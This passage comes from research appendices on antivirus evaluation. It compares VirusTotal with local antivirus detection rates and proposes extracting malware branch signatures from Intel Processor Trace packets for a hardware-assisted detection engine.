APPENDIX C – APPENDIX FOR THE WE NEED TO TALK ABOUT ANTIVIRUSES: CHALLENGES & PITFALLS OF AV EVALUATIONS PAPER

C.1 EXPERIMENTS WITH LOCAL AVS

Current AV's are complex software pieces and present multiple operation modes. This includes real timing monitoring methods, cloud-based scans, and other multiple features. The AV's versions running on VirusTotal are only limited versions of local AV installations. More specifically, VirusTotal often provides only command-line versions of AVs that are triggered only on-demand. This difference raises concerns with regards to the validity of our findings when considered the actual scenario of a user using a local version of an AV solution. To increase our confidence in the reported results, we cross-checked the results obtained using VirusTotal and using local AVs. Due to scaling issues, we cannot repeat all experiments previously presented and/or test all AVs available on VirusTotal. Therefore, we limited our checking procedures to a subset of them. We opted to repeat the experiment shown in Section 5.1.5.2 (using the same dataset). We selected the three most popular AVs in the online software repositories rankings that we visited for this experiment: ESET NOD32 12.0, Kaspersky 20.0, and Symantec Norton 360. They were all installed using their default configurations.




Figure C.1: **Comparing VirusTotal's and local's AV versions.** Although the detection rate increased a bit, AVs kept presenting distinct rates for each malware class.

The first significant difference between VirusTotal AV's versions and the local ones is that some samples started being detected as soon as we added them to the test machine due to the real-time monitoring features. This behavior was observed in all AVs. Apart from this behavior, no significant difference was observed. Figure C.1 shows the detection rates for the distinct malware classes upon a manually triggered file scan. We notice that although the detection rates in fact increase a little bit from the VirusTotal's version to the local ones, the overall picture remains the same: distinct malware classes present distinct detection rates. Thus, we are confident that the conclusions presented along the entire paper hold true in actual scenarios.

We acknowledge that this experiment does not mean to be the definitive conclusion of whether VirusTotal is reliable for malware evaluations or not. Instead, we claim that it helps to increase our confidence in the average results reported in the paper.

APPENDIX D – APPENDIX FOR THE HEAVEN: A HARDWARE-ENHANCED ANTI-VIRUS ENGINE TO ACCELERATE REAL-TIME, SIGNATURE-BASED MALWARE DETECTION PAPER

D.1 APPENDIX: BRANCH SIGNATURE EXTRACTION

A key step of HEAVEN branch signature generation is the branch pattern extraction. We expect that AV companies perform branch pattern extraction using their own dynamic analyses sandboxes, enabling HEAVEN's signature generation. A recent survey showed that hardware-assisted sandboxes are the current state-of-the-art for transparent malware analysis (Botacin et al., 2018b), which makes HEAVEN immediately viable due to the ease of extracting branch patterns with low-level monitoring tools.

We suggest that AV companies take advantage of the Intel Processor Trace (PT) mechanism (Intel, 2014) as a basis for sandbox development and branch pattern extraction. The PT feature is present on Intel's $6^{t}h$ generation processor family (formerly known as Skylake) microarchitecture and later. PT captures runtime information using dedicated hardware, and efficiently encodes that information in packets stored into memory pages. Once the buffers are fully written, PT generates an interrupt that allows for data collection. Collected data includes taken and not taken branches. As a drawback of PT, it depends upon post-interrupts for each packet sequence, whereas HEAVEN's GHR matching is a real-time, memory-free approach. Therefore, PT is more suited for branch pattern extraction aiming at signature generation than real-time matching (better accomplished with HEAVEN by design).

Since HEAVEN focuses on branch data, AVs companies should look to `tnt.8` packets, which encodes up to 6 branches. By repeatedly collecting such branches, AVs companies could build a branch signature the same way HEAVEN does for the GHR. To demonstrate the viability of using PT for branch pattern extraction, we implemented a proof of concept (PoC) relying on existing drivers (Intel, 2018) and a Intel PT decoder library (Andikleen, 2018). In Code Snippet D.1, we show that our PoC is able to detect a branch signature after a sequence of `tnt.8` packets:

(i) Line 1 shows the first captured `tnt.8` packet;

(ii) Line 2 shows that the bits from the second captured packet are appended to the left of the signature so as to build the branch pattern;

(iii) This process is repeated for the remaining captured packets (shown in Lines 3 to 6), until a sequence of 32 branches (HEAVEN's signature size) is completed;

(iv) Line 8 shows the detection signal raised when the produced pattern matches a stored signature.

Listing D.1: Obtaining signatures using using `tnt.8` packets from Processor Trace.

```
1st tnt.8: 001110
2nd tnt.8: 111111
3rd tnt.8: 011111
4th tnt.8: 110011
5th tnt.8: 111011
6th tnt.8: 11----
--
Obtained signature: |11|111011|110011|011111|111111|001110|
```